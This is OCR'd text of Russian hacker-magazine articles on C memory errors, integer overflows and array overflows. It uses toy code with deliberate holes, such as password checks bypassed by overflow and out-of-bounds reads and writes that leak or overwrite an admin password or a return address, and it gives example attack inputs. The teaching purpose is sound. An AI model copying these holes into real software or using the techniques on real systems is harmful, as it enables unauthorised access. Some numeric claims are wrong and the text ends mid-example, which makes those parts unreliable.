MK: "Смешно ли это? Ответа нету" (С) Кирпичи. Нельзя забывать о том, что помимо функциональных возможностей существуют вопросы простоты внедрения, администрирования, построения отказоустойчивых дизайнов, необходимость разделения полномочий и т.п. Пример: за серверы отвечает департамент автоматизации, за межсетевые экраны - департамент информационной безопасности. Вопросы: кто будет отвечать за функционирование программных межсетевых экранов, работающих непосредственно на серверах и как построить регламент взаимодействия? Или другой пример: мы знаем, что наши серверы в центре обработки данных не должны обслуживать протокол FTP. У этой задачи два варианта решения. Настраиваем фильтры (межсетевые экраны) на каждом сервере. И сразу всплывает парочка недостатков. Первый из них - фильтрация будет жрать ресурсы сервера, нужные нам для других задач. Второй - изменение политик безопасности будет требовать перенастройки множества серверов, желательно быстро. Установка перед этими серверами межсетевого экрана позволяет поднять производительность и снизить расходы на администрирование. Поэтому особой веры в то, что защищенные операционные системы заменят специализированные средства обеспечения безопасности, нет. А вот интеграцию специализированных средств безопасности непосредственно в сетевую инфраструктуру надо признать свершившейся. Именно это позволяет максимально эффективно реализовать механизмы контроля доступа сразу на границе сети, а также обеспечить построение различных зон безопасности и эффективную защиту центров обработки данных.

ОСНОВЫ

Косякин Антон (deil@gameland.ru)

ДОВЕРЯЙ, НО ПРОВЕРЯЙ

УЧИМСЯ ГРАМОТНОЙ РАБОТЕ С ПАМЯТЬЮ

Ущерб от ошибок и недосмотров программистов при работе с памятью огромен. Взять хотя бы всем известный MS Windows (R): в последнее время большая часть патчей к нему связана как раз с устранением последствий кривой работы с памятью и переполнения буфера. Давай попробуем во всем разобраться, чтобы в будущем этого избежать.

НЕПРАВИЛЬНЫЙ ДОСТУП И ПЕРЕПОЛНЕНИЯ

Рассмотрим для примера функцию, добавляющую одну строку в конец другой, strcat(s1, s2). Допустим, в начале программы мы сделали так: char *s1 = malloc(2); memset(s1, 0, 2), выделив строке s1 два байта и обнулив их. Теперь, если, например, strcat(s1, "j00 r 0wn3d"), функция честно скопирует строку "j00 r 0wn3d" по адресу, на который указывает s1. Ведь strcat не знает о том, что наша программа выделила всего два байта под s1! Поэтому она просто перезапишет чужие данные, заполнив их куском нашей строки. В данном случае это не очень критично.

Однако вот такой код уже может прилично навредить:

```
typedef struct _test {
 char s1[2];
 char s2[10];
} test_t;

test_t t;
strcpy(t.s2, "hello world");
strcpy(t.s1, "j00 r 0wn3d");
```

Отличие данного варианта от описанного выше в том, что в здесь s2 будет указывать на область, следующую сразу же за s1. И поэтому strcat(s1, "j00 r 0wn3d") с радостью перезапишет строку, хранящуюся в s2, даже не заметив этого :-).

В таком случае опасность не особо велика и заключается только в том, что пользовательские данные могут быть утеряны и программа просто начнет себя странно вести. Но могут произойти и более занятные вещи.


Рассмотрим функцию strlen, которая подсчитывает количество символов в строке. Предположим, что она перебирает символы до тех пор, пока не встретит ноль - он будет означать, что строка закончилась. Также будем считать, что у нас есть указатель на строку s1, для которой мы выделили сто байт. Давай забудем проинициализировать выделенную память нулями. Затем сделаем strcpy(s1, "hello world") и посчитаем длину нашей строки: strlen(s1) честно пробежится по словосочетанию "hello world" и пойдет считать дальше, пока не встретит ноль. В лучшем случае программа выдаст неправильное значение и все дальнейшие расчеты будут, мягко говоря, неточны :-). А в худшем?

Наша бравая функция смело пробежит выделенные строке 100 б и пошлепает дальше, где наверняка в один прекрасный момент попытается прочитать байт, на чтение которого она прав не имеет. Любая система тотчас неодобрительно отреагирует на подобную наглость, а UNIX-система сразу же пошлет процессу сигнал SIGSEGV и грохнет его. В результате чего пользователь увидит заветное "Segmentation fault".


Теперь обсудим такой пример:

```
float *pi;
*pi = 3.141592654;
printf("pi is %f", *pi);
```

Догадываешься, что может тут случиться? В начале программы создастся указатель на вещественное число, но мы его нарочно не проинициализировали. Выполнение такого кода в большинстве случаев приведет к



Такую программу ничто не спасет



"Segmentation fault" тут как тут

dmalloc.com - скажи утечкам памяти НЕТ

Большинство проблем возникает из-за того, что программа пытается получить доступ к памяти, лежащей вне доступных ей адресов.

"Segmentation fault" или появлению окошечка с ошибкой.

Резюмируем все вышесказанное. Большинство проблем возникает из-за того, что программа пытается получить доступ к памяти, лежащей вне доступных ей адресов. Такие попытки операционная система пресекает в корне, прибивая процесс.

Также, если не контролировать длины буферов, случается, что одни данные программы затирают другие. Это приводит ко всяким противным последствиям. Во избежание их в случае со строками были введены функции strn*, имеющие дополнительный параметр - максимальное число символов для обработки. Их использование значительно безопаснее.

Еще одним багом в работе программы является неинициализированная нулями память, что особенно заметно при работе со строками. Чтобы не наткнуться на этот баг, следует использовать вместо malloc функцию calloc, которая не только выделит память, но и обнулит ее.

ОСВОБОЖДЕНИЕ ПАМЯТИ

Вспомним объектно-ориентированные языки программирования, например Java с ее сборщиком мусора. Мы знаем, что, когда объект нам становится не нужен, вызывается деструктор и вся занимаемая им (объектом) память освобождается. Однако если во время работы программы некоторый объект динамически выделяет необходимую ему память (например, под буферы, массивы), то после вызова деструктора все указатели на выделенные блоки памяти исчезнут, но память так и останется неосвобожденной. Таким образом, программа будет хранить данные, которые ей абсолютно не нужны и к которым даже нет доступа. В больших программах это может привести не только к замедлению их работы, но и к зависанию или даже краху системы. Именно поэтому мы и поговорим сейчас на тему освобождения памяти.

Смотри:

```
while (true) {
        malloc(1);
};
```

Запусти и увидишь, во что может выпиться такое безобидное действие, как выделение одного байта. И, к тому же, я уверен, что с каждой итерацией цикла количество используемой программой памяти будет возрастать далеко не на один байт.

Кстати, о выделении памяти. Когда делаешь это с помощью функций типа malloc, обязательно проверяй указатель на равенство NULL. Ведь может так случиться, что по определенным причинам система сумела выделить память и вернула NULL. А если обратишься по нулевому указателю, то неминуемо получишь окошечко с сообщением о завершении программы.

Также стоит аккуратно обращаться с указателями на массивы, передаваемыми в функцию. Поясню:

```
int some_func(int *m) {
        while (*m != 0) {
                printf("%d\n", *m);
                m++;
        };
}
```

Эта функция принимает указатель на массив целых и выводит его (массива) содержимое на экран. Так делать нельзя. Кто знает, сколько в этом массиве чисел. Понятно, что эту программу пишешь ты, а уж ты заведомо знаешь, что чисел будет 17486, причем последнее из них является нулем, и все будет хорошо. А вдруг ты захочешь что-нибудь изменить? Вдруг ты решишь сделать 17 чисел, и последнее будет единицей? А функцию исправить забудешь. Или через пару месяцев столкнешься с аналогичной задачей и просто скопируешь часть кода в новую программу? Всякое бывает. Как говорил Петя Нортон, "backup often". В данном случае будь предусмотрительнее.

Чтобы описанная выше функция стала безопасной, необходимо добавить в нее второй параметр - количество элементов массива, а также сделать проверку указателя на NULL.

Выделил память - не забудь освободить!

Используй при работе со строками вместо функции malloc функцию calloc, которая не только выделит память, но и обнулит ее.

НАПУТСТВИЕ

Если ты пишешь на Visual C++, то могу посоветовать тебе очень полезную программу NuMega Bounds Checker. Она встраивается в VC, отслеживает все выделения ресурсов и памяти, их освобождение, а по завершении работы программы выдает отчет о том, где и сколько было взято, а сколько положено обратно :-). В свое время она помогла мне вылечить программу, которая, являясь сетевым сервисом, при больших нагрузках начинала "поедать" оперативную память со скоростью несколько мегабайт в секунду! С тех пор я осознал, что контроль за выделяемой памятью и ее освобождение - не только хороший тон, но и необходимость.

В случае если ты программируешь под Linux, советую смотреть в сторону библиотек наподобие dmalloc, Electric Fense. Такие библиотеки заменяют системные функции работы с памятью своими аналогами и ведут учет наподобие Bounds Checker'а.

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

INTEGER OVERFLOW

ЧИСЛА КАК ОДНА ИЗ ПЕРВОПРИЧИН ВОЗНИКНОВЕНИЯ ОШИБОК

Он мог с легкостью написать эксплоит к Oday-уязвимости, он быстро стал известным в узких кругах и одним из первых узнавал о новых изъянах... Однажды ему принесли исходник, украденный у крупной фирмы. Это была реализация клиентской части для банковского персонала. Работенка предстояла не из легких...

С течением времени взломщики научились находить лазейки в самых безобидных, на первый взгляд, местах программы. Атаки, цель которых - повлиять на память приложения, уже давно эволюционировали от классических переполнений стека до использования целых систем технологий. Причина эволюции очень проста - с каждым днем программисты получают все больше и больше информации о возможных причинах возникновения ошибки и способах их устранения. А поскольку растет грамотность разработчиков, то и ошибок они делают меньше. Но все же некоторые потенциально опасные места остаются незамеченными. Чаще всего это цепочка мелких ошибок, которые не несут явной опасности и поэтому игнорируются. А ведь очень часто именно такие ошибки и дают взломщику возможность проникновения.

Арифметическое целочисленное переполнение - это непредусмотренный переход значения какого-либо целого числа через ноль или смена его знака вследствие арифметических операций над этим числом.

ПРИСТУПИМ...


Давай для начала вспомним кое-что из теории представления чисел в IA32. Для работы с числами на уровне машинных кодов используются 8-, 16-битные и т.д. регистры. Количество используемых бит зависит от того, с какими типами программа имеет дело. А поскольку для хранения значений численных переменных отводится ограниченное количество разрядов (битов), то появляются такие понятия, как максимальное и минимальное значения для каждого из типов.

Можно заметить, что максимальное значение типа определяется не только количеством его разрядов. Если идет речь о числах со знаком, то диапазон принимаемых значений уменьшается ровно в два раза. То есть, если для беззнакового типа byte диапазон значений от 0 до 255, то для знакового варианта он будет от -127 до +127. На машинном уровне число считается положительным, если его самый старший разряд равен нулю, и отрицательным в противоположном случае. Таким образом, старший разряд используется для служебных целей, а для представления числа остаются свободными 7 бит, которыми можно описать только 0x7F значений. В тоже время для беззнаковых чисел такого ограничения нет, и поэтому они используют все 8 разрядов. Это утверждение справедливо для всех остальных целочисленных типов, разница заключается только в разрядности типа.

Поехали дальше. Следующее, что нужно помнить, - числа носят циклический характер. Это значит, что если взять беззнаковую переменную типа long, которая равна единице, и увеличивать ее до тех пор, пока переменная не достигнет максимального значения 0xFFFFFFFF (4294967295), то после следующего инкремента ее значение будет равно нулю, потом единице и т.д. Если же мы используем знаковый тип, то при достижении максимального положительного значения 0x7FFFFFFF(2147483647) следующий шаг увеличит значение до 0x80000000. А это уже отрицательное число, потому как оно больше половины из 0xFFFFFFFF на 1, и новым значением переменной будет 2147483648. При каждой итерации значение переменной будет расти. Но оно будет стремиться к нулю (ведь - 2147483648 < 0), а когда значение станет равным 0xFFFFFFFF (-1), то следующий шаг установит значение переменной в нуль. После чего повторяется заново. Как ты мог убедиться, числам не стоит особо доверять. Они имеют способность радикально изменять свои значения в самых непредсказуемых блоках программы. Причем результаты могут быть фатальны для сохранения целостности реализованной системы безопасности, приводя к возникновению других более опасных уязвимостей. А причин может быть множество, каждая из которых - проявление специфических особенностей представления целочисленных типов.

Тип	Размер	Max (без знака)	Max (со знаком)
byte	8 bit	0xFF	0x7F
short	16 bit	0xFFFF	0x7FFF
long	32 bit	0xFFFFFFFF	0x7FFFFFFF

Таблица размеров для данных разных типов



Сравнение поведения знаковых и беззнаковых чисел (на примере типа byte)

ПЕРЕХОД ПОЛОЖИТЕЛЬНОГО ЧИСЛА В ОТРИЦАТЕЛЬНОЕ

Более глубокое понимание технологий, с помощью которых можно добиться каких-либо результатов, манипулируя лишь одними числами, придет после анализа уязвимых блоков программы, а также попыток их использования. Начинать изучение я предлагаю с примера 1.

Его идея проста: функции передается идентификатор пользователя, введенный пароль и его длина. Задача же функции - определить, правильно ли введен пароль. В плане программы это решается очень примитивно: идет простое посимвольное сравнение введенного и настоящего паролей. Чтобы

ПРИМЕР 1

```
bool Protocol::CheckPassword( int intUserID,
char* szPassword, int intPasswordSize ) {
char* szOriginalPassword = GetPassword( intUserID );
bool bCorrect = FALSE;
if( intPasswordSize < 1 ) {                    [1]
WriteToLog( "Password is less as 1 char" ); }
else { bCorrect = TRUE;                        [2]
intPasswordSize++;                             [3]
int intOffset = 0;
while( intOffset < intPasswordSize ) {         [4]
if ( szPassword[intOffset] !=
szOriginalPassword[intOffset] ) {
bCorrect = false;
break; } intOffset++; }
} return bCorrect; }
```

Тип	Шестнадцатеричное значение	Значение без знака	Значение со знаком
long	11 11 11 11	286331153	286331153
short	11 11	4369	4369
byte	11	17	17
long	00 00 10 00	65536	65536
short	00 00	0	0
byte	00	0	0
long	FF FF FF FF	4294967295	-1
short	FF FF	65535	-1
byte	FF	255	-1
long	00 0F 00 01	983041	983041
short	00 01	1	1
byte	01	1	1
long	F0 00 F0 F0	4026593520	-268373776
short	F0 F0	61680	-3856
byte	F0	240	-16

Сравнение поведения знаковых и беззнаковых чисел (на примере типа byte)

найти целочисленное переполнение, можно проанализировать ход исполнения программы, выделяя недостатки и положительные черты алгоритма:

❶. Проверка длины введенного пароля (длина больше нуля):

+ пароль не может быть пустым (см. [1])

+ длина не может быть отрицательной (см. [1])

- нет ограничений на максимальный размер (см. [1])

❼. Посимвольная проверка пароля:

- если введенный пароль прошел проверку #1, то он считается правильным, пока не найдено хотя бы одно отличие между ним и настоящим (см. [2]).

Собственно говоря, этих недостатков хватит, чтобы войти в систему, не зная правильного пароля. Цикл построен таким образом, что он проверяет пароль от начала и до конца (или первой ошибки), но кроме текста пароля делается дополнительная проверка на завершающий ноль строки (это делается для остановки сравнения, если достигнут конец любой из сверяемых строк), и именно она поможет обойти проверку. Дело в том, что, если нужно проверить и завершающий ноль, то количество проверок должно быть равно intPasswordSize (длине пароля) + 1(ноль) (см. [3]). Поэтому перед началом проверки значение intPasswordSize увеличивается на единицу. Если вспомнить, что ограничения на длину вводимого пароля нет (кроме проверки на отрицательность и ноль), то максимальная длина, которую можно указать, - это 0x7FFFFFFF. А поскольку используемый тип для хранения длины (int) - целое 32-битное знаковое число, увеличение его (2147483647) на единицу приведет к целочисленному переполнению и переменная intPasswordSize будет равна отрицательному числу 0x80000000 (-2147483648). Это произойдет после проверки длины и перед проверкой самого пароля, а ведь именно в этом месте переменная bCorrect (флаг правильности пароля) устанавливается в истину (см. [2]), и, если пароли не совпадают при последующей проверке, то он устанавливается в ложь (пароль неверный). Но нам это неважно, поскольку длина - отрицательное число, а intOffset (индекс символа в пароле) имеет начальное значение 0 и условие для входа в цикл не исполнится (см. [4]). А если программа не заходит в блок проверки пароля, а флаг bCorrect говорит о том, что пароль правильный, то функция CheckPassword вернет истину, тем самым предоставив возможность авторизации без правильного пароля.

Этот пример очень прост для понимания, но в реальной жизни все обстоит гораздо сложнее. Чаще всего уязвимости такого класса преследуют одну цель - нарушить работу приложения в местах записи или чтения из памяти. Это делается, чтобы получить возможность внедрения shell-кода и/или перезаписи указателей на функции, данные и т.д. И, чтобы как-нибудь повлиять на процессы записи в память, иногда можно прибегнуть к целочисленным переполнениям. Основная идея атаки остается прежней, просто делаются попытки повлиять на переменные, хранящие размер бу- »

Потеря значимых разрядов - это ситуация, которая может возникнуть при копировании чисел с большей разрядностью в числа с меньшей, при этом старшие разряды будут потеряны для приемника.

Помни: неправильно выбранные числовые типы могут привести к непредсказуемым результатам!

ПРИМЕР 2

```
const int MAX_SIZE = 0xFF;
const int ZERO_AT_EOS = 0x01;
.....
int Protocol::GetMaxStrSize( int intMaximalSize,
int intReservedSize ) {
return intMaximalSize - ( intReservedSize + ZERO_AT_EOS ); }
char* Protocol::GenerateFullName( char* szUserName ,
int intUserNameSize ) {
unsigned short shUserNameSize = intUserNameSize;
char* szDomainName = GetDomainName();
if( shUserNameSize >                                    [1]
GetMaxStrSize( MAX_SIZE, strlen(szDomainName ) ) ) {
WriteToLog( "UserName is too long" ); }
else { char* szResult = new char[MAX_SIZE];
memcpy( szResult, szUserName, intUserNameSize );      [2]
memcpy( szResult + intUserNameSize,
szDomainName, strlen( szDomainName ) );
szResult[ intUserNameSize +
strlen( szDomainName ) ] = '\x00'; } }
```

фера, его длину и все, что с этим связано. Хотя арифметические переполнения и могут привести к переполнениям памяти, на практике чаще можно встретить уязвимости, несущие несколько другой характер.

ПРОБЛЕМА ПОТЕРИ ЗНАЧИМЫХ РАЗРЯДОВ

Взгляни на пример 2 (в нем функция получает имя пользователя и возвращает его полное имя, включающее также название домена) и попытайся понять, что в нем не так.

На первый взгляд, проблем в функции нет, но это только кажется. Дело в том, что функция GenerateFullName получает два параметра: имя пользователя (указатель на строку) и длину этого же имени (32-битное число). При входе в функцию происходит проверка, поместится ли полное имя пользователя в строку-результат (см. [1]). И если полное имя превосходит по размерам некий максимальный размер MAX_SIZE, то копирование не производится. Всегда ли это так? Сравнение длины производится относительно переменной shUserNameSize, а не intUserNameSize, причем они должны быть равны друг другу. На самом деле, последнее утверждение не всегда справедливо. И это связано с разрядностью разных типов данных, что приводит к обрезанию значений переменных.

Таким образом, если аргумент функции intUserNameSize будет больше, чем 0xFFFF, то в shUserNameSize запишутся только последние 16 разрядов. Например, если указать, что длина имени составляет 0x10001 (65537), в проверке произойдет сравнение требуемой длины строки с длиной имени 0x0001 (1). 0x0001 - потому, что первая единичка отбрасывается, так как она не входит в младшие 16 разрядов. Естественно, что в таком случае проверка на максимальную длину строки не сработает и выполнение функции будет продолжено. Но самое интересное! При записи используется переменная intUserNameSize (см. [2]), и поэтому вместо копирования одного байта происходит копирование 0x10001 байт. А это уже не что иное, как переполнение, которое может быть успешно эксплуатировано.

Все, что ты прочел в этой статье, носит только информативный характер и не должно использоваться в незаконных целях. Статья рассчитана на программистов, которые решили повысить уровень безопасности в своих приложениях.

Операция	Знаковое	Беззнаковое
-128 + 0	-128	128
127 + -128	-1	255
127 + 127	-2	254
-129 + 1	- 128	128
-128 - -128	0	0
-128 / -1	-128	128
-128 * -1	-128	128

Примеры обрезания значимой части чисел при их конвертировании

ПРОБЛЕМА ПРИОБРЕТЕНИЯ СТАРШИХ РАЗРЯДОВ

Часто бывает так, что для того чтобы обезопасить функцию от получения отрицательных значений, программисты ошибочно используют конвертирование знаковой переменной в беззнаковую. Этот подход требует дополнительной проверки переменной перед конвертированием, потому что эта операция может привести к вращению вокруг нуля. Такие проверки делаются очень редко и поэтому могут стать причиной возникновения ошибок. Еще более интересная особенность проявляется при преобразовании числа из типа с меньшим количеством разрядов в тип с большим (например, из char в short). Дело в том, что если источник был типа char, то при переводе его в short значение приобретет дополнительных 8 разрядов. И если значение char было отрицательным (>0x7F), то эти разряды станут равными единице (0xFF). (см. скрин).

Давай рассмотрим проблему конвертирования типов на следующем примере:

```
char chValue = 0x80; // chValue = -128
short shValue = chValue; // shValue = 0xff80
( -128 )
unsigned short ushValue = shValue;//
ushValue = 0xff80 ( 65408 ) [1]
```

Таким образом, переменная shValue получит правильное значение (за счет заполнения верхних разрядов в 0xFF), но проблема возникает при переводе со знакового слова в беззнаковое (см. [1]). Переменная ushValue приобретает значение 65408, а это уже далеко не -128.

ПРОБЛЕМА ОПРЕДЕЛЕНИЯ ТИПА

Если более детально изучить пример 2, то можно выделить еще одну проблему относительно параметра intUserNameSize (длины строки). Более того, в примере 4 она присутствует тоже, хотя в нем нет преобразований типов, так же, как и нет математических операций, которые могли бы привести к переполнению intUserNameSize. Условие [1] создано, чтобы запретить запись в буфер строк, которые превосходят его по длине.

Принцип проверки прост - длина источника меньше размера приемника. Если она превышает допустимый размер, то функция прекращает свою работу. Но проблема заключается в том, что при сравнении чисел учитывается их знак. А это значит, что если передать intUserNameSize с отрицательным значением, то проверка будет проигнорирована, так как отрицательное число будет всегда больше положительного результата, возвращаемого функцией GetMaxStrSize. Самое интересное, что по идее функция memcpy должна проигнорировать отрицательный объем для копирования (см. [2]). А на самом деле все происходит иначе - она обрабатывает аргумент длины как беззнаковую переменную. Таким образом, ей передается очень большое число (больше, чем 0x7FFFFFFF), и она должна попытаться скопировать строку этой длины в буфер результата. Но это приведет к тому, что приложение аварийно закончит свою работу. Эта техника хороша для обхода разного рода условий, но для эксплуатации в чистом виде она не может быть использована. Более интересно, если memcpy передаются переменные типа byte(char) или даже word(short), потому как их максимальное значение не столь велико, а это дает возможность эксплуатировать функции, которые принимают строки, без явного указания их длины в аргументах.

Также не стоит забывать о том, что проверка, реализованная в примере 4, тоже является некорректной, поскольку при сложении двух положительных чисел результат может оказаться отрицательным. Посмотри на таблицу, чтобы убедиться, что результат арифметической операции не всегда такой, каким он должен получиться на самом деле.

Числа - это загадка, тем более когда речь идет о компьютерных технологиях. Ты можешь написать грамотное приложение, но если неправильно выбраны числовые типы, то это может привести к непредсказуемым результатам! Представь себе, условия не работают корректно, ограничения на размер буфера сняты! Это достаточное условие для хакера, и, поверь, если он знает о числах столько же, сколько и ты сейчас, то он с легкостью взломает твою программу! Необходимо запомнить эти тонкости, и тогда ты сможешь без особого труда находить ошибки такого класса.

ПРИМЕР 3

```
.....
char* Protocol::GenerateFullName( char* szUserName ,
int intUserNameSize ) {
char* szDomainName = GetDomainName();
if( intUserNameSize >                    [1]
GetMaxStrSize( MAX_SIZE, strlen(szDomainName ) )
) {
WriteToLog( "UserName is too long" ); }
else { char* szResult = new char[MAX_SIZE];
memcpy( szResult, szUserName, intUserNameSize );
[2]
memcpy( szResult + intUserNameSize,
szDomainName, strlen( szDomainName ) );
szResult[ intUserNameSize +
strlen( szDomainName ) ] = '\x00'; } }
```

ПРИМЕР 4

```
.....
If ( ( intUserNameSize + intDomainNameSize ) >
GetMaxStrSize( MAX_SIZE, 0 ) ) {
WriteToLog( "UserName is too long" ); }
else {
..... }
```

С сентября ищите в продаже
первый номер
ежемесячного журнала

100 страниц полезной информации

DVD ЭКСПЕРТ

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

МАССИВНОЕ ПЕРЕПОЛНЕНИЕ

А ТЫ ЗНАЕШЬ, ЧТО ТАКОЕ ARRAY OVERFLOW?

Оставались считанные секунды... "Не может быть, что нельзя угадать 10-значный код для входа, если системой пользуется миллион клиентов", - думал он... Код за кодом - закрыто! Но вдруг блок ввода заморгал...

Уже много лет хакеры пользуются переполнением буфера в борьбе за нужную информацию. Постоянно находятся новые ошибки, их связывают одну с другой, классифицируют. В наше время найти ошибку переполнения в распространенном продукте довольно сложно. Порой кажется, что ошибки нет или ею нельзя воспользоваться. А чаще всего именно безобидные, на первый взгляд, ошибки приводят к возможности несанкционированного управления работой приложения. Чтобы воспользоваться такими уязвимостями, надо проверить, при обработке каких данных происходит ошибка. В этой статье речь пойдет об ошибках работы с массивами.

В примере 1 описан псевдокласс Door, который занимается управлением входной дверью, причем, перед тем как закончить свою работу, он сохраняет все неправильно введенные пароли в виде логов.


Какую ошибку хранит в себе этот код?

Массив - это последовательность элементов одинаковой структуры. Например, массив чисел - это последовательность чисел и ничего другого.

По сути, переполнение массивов - это обычное переполнение буфера, происходящее при обработке массивов.

ЧТЕНИЕ ДАННЫХ ИЗ ПАМЯТИ

При работе с массивами данных программист использует массивы. Если необходимо хранить в массиве объекты или структуры, то он может с легкостью создавать массивы, в качестве элементов которых будут нужные ему данные. Но, если нужно создать массив строк, то в качестве элементов необходимо брать указатели на строки, а не их самих. Это определено тем, что элементом массива может быть любой тип данных, с предопределенным объемом. А строка может состоять из 1, 2, 6, 165 байтов, поэтому в массив записывается именно указатель на строку (он занимает 4 байта), который никак не зависит от ее длины. Давай посмотрим на пример 2. Что здесь неверно? На первый взгляд, все в порядке: функции GetUserIDByIndex передают индекс пользователя, а она возвращает его идентификатор. Для хранения идентификаторов используется массив UserIDList из 0x07 элементов (нумерация начинается с нуля). Но что будет, если мы передадим GetUserIDByIndex число, большее 0x07, то есть что произойдет при попытке доступа к элементу с индексом больше размерности массива?



Фрагмент памяти для примера 2

Взгляни на рисунок. Это участок памяти, в которой хранится список идентификаторов пользователей, и объявленная сразу же за ним переменная, в которой хранится пароль админа. Если ты попытаешься передать функции GetUserIDByIndex в качестве аргумента единицу, то она вернет идентификатор первого пользователя, двойку - второго и т.д. Но, если передать ей число 8, функция все равно вернет результат. Откуда взялся 8-й элемент, если размер списка - 7? Все очень просто: индекс элемента - это неявный указатель на местоположение элемента в памяти. Неявный потому, что адрес вычисляется как адрес_массива+индекс_элемента*размер_элемента. В нашем примере размер элементов - 1 байт, значит индекс и будет смещением относительно начала массива. Но! В памяти сразу за массивом находится пароль админа, а так как идентификаторов всего 7, то 8-й индекс - это первый символ пароля. Таким образом, если существует функция, предназначенная для аутентификации пользователя, которой передают индекс пользователя и пароль, причем она имеет вид, показанный в примере 3 (в случае неправильного пароля выводит сообщение об ошибке, содержащее идентификатор пользователя), то, передав ей индекс 8, ты получишь сообщение вида "Bad password for user 97".

Если интерпретировать число 97 как код символа, то результатом будет "a" - первый символ пароля. И если теперь

ПРИМЕР 1. ПРОТОКОЛИРОВАНИЕ ОШИБОК

```
...
Door::Door() {
  lIndex = 0;
  TypedUID = new UserID[0xFF]; }
...
void Door::LogBadInput( UserID
uidInput ) {
  TypedUID[ lIndex ] = uidInput;
  lIndex ++; }
...
Door::~Door() {
for( long lOffset = 0;lOffset <
lIndex; ++lOffset )
WriteToLog(FormatLogMessage(
"UserID", TypedUID[lOffset],
sizeof(UserID) );
  delete [] TypedUID; }
...
```

ПРИМЕР 2. ПЕРЕПОЛНЕНИЕ МАССИВОВ

```
...
UserIDList = new byte[0x07];
Password = new char[0x07];
...
byte
Door::GetUserIDByIndex(long
lIndex)
{
 return UserIDList[lIndex - 1 ]; }
...
```

ПРИМЕР 3. ИСПОЛЬЗОВАНИЕ ПЕРЕПОЛНЕНИЯ МАССИВОВ #1

```
...
void Door::LoginIDByIndex(long
lIndex, char[0x07] szPassword ) {
  if ( !CheckPassword(
GetUserIDByIndex(lIndex),
szPassword ) )
  ShowMessage("Bad password
for user %i",
GetUserIDByIndex(lIndex) );}
...
```

последовательно передавать функции LoginIDByIndex числа 9, 10 и т.д., ты сможешь узнать пароль админа.

ПЕРЕЗАПИСЬ ДАННЫХ В ПАМЯТИ

Массивы могут хранить в себе опасность более высокую, чем чтение памяти. Куда интереснее случаи, когда есть возможность записи в массивы (пример 4).

Давай посмотрим, что происходит. SetData - это функция, которая копирует данные юзера в свою область памяти. Причем она не проверяет размер копируемых данных, а приемник lpTable ограничен размером 0xFF(255). И, как ты уже догадался, если передать функции данные, размер которых больше 255, то элементы из lpData с индексом, большим 254 (нумерация с нуля), будут скопированы не в lpTable, а в szPassword, который находится в куче прямо после lpData. Поэтому все числа, что не поместились в lpData, перезапишут пароль. Осталось только передать свой пароль :-). Для этого можно передать функции буфер, состоящий из:

- 255*4 байт данных (перезаписать lpTable),
- числа 0x61616161 (перезаписать пароль),
- числа 0x00000000 (закончить строку пароля нулевым байтом).

ПРИМЕР 4. ИСПОЛЬЗОВАНИЕ ПЕРЕПОЛНЕНИЯ МАССИВОВ #2

```
long lpTable [0xFF];
char szPassword [0xFF];
...
void SetData (long* lpData, long
lSize ) {
  for (long lOffset = 0;
lOffset<lSize; ++lOffset )
lpTable[lOffset] = lpData[lOffset];
}
...
```

В результате пароль изменится на "aaaa" и может быть использован для авторизации в системе.

ПЕРЕЗАПИСЬ ДАННЫХ В СТЕКЕ ИЛИ КУЧЕ

Как видишь, можно манипулировать ходом исполнения программы, используя ошибки в работе с массивами. Взгляни на пример 5. У нас имеется функция, которая создает массив и записывает в указанный элемент какое-либо число, и функция, которая показывает пароль админа.

Массив lpNewData является временным, и поэтому память для него выделяется в стеке. Учитывая архитектуру стека и местоположение буфера, можно говорить о том, что, если в качестве индекса указать число, превосходящее размеры массива, оно перезапишет собой данные, находящиеся в верхних адресах. А среди них есть и адрес возврата для выхода из функции, поэтому если передать функции параметры 0x101 и любое другое число "A", то при выходе из функции управление передастся на адрес, указанный в переменной "A". Так, например, если знать адрес функции ShowPassword и указать его в качестве второго параметра, то программа покажет пароль

ПРИМЕР 5. ИСПОЛЬЗОВАНИЕ ПЕРЕПОЛНЕНИЯ МАССИВОВ #3

```
char szPassword [0xFF];
...
void CreateData( long
lDefaultIndex, long lValue ) {
  long lpNewData[0xFF];
  ZeroMemory( lpNewData, 0xFF );
lpNewData[lDefaultIndex] =
lValue;
 .....
}
void ShowPassword() {
  ShowMessage( "Password: %s",
szPassword ); }
...
```

ОБХОД ОГРАНИЧЕНИЙ НА РАЗМЕРНОСТЬ МАССИВА

Однако не все так просто. Во избежание переполнений в обработке массивов программеры используют проверки на указанный индекс элемента. Если он больше размера массива, то операция отменяется (пример 6).

Но и здесь есть выход! Переменная intDefaultIndex является числом, но числом со знаком. Поэтому, хотя проверка на размер производится, значение не проверяется на отрицательность. Это значит, что, если в прошлом примере ты указал номер элемента 0x101, то теперь необходимо просто вычислить его: индекс = старый_индекс + 0x80000000. Таким образом, появляется возможность обхода проверки на указанный индекс элемента.

Теперь ты знаком с уязвимостями класса Array Overflow. Нужно иметь в виду возможность такого взлома и думать о своей защите.

ПРИМЕР 6. ИСПОЛЬЗОВАНИЕ ПЕРЕПОЛНЕНИЯ МАССИВОВ С ПРОВЕРКОЙ ИНДЕКСА

```
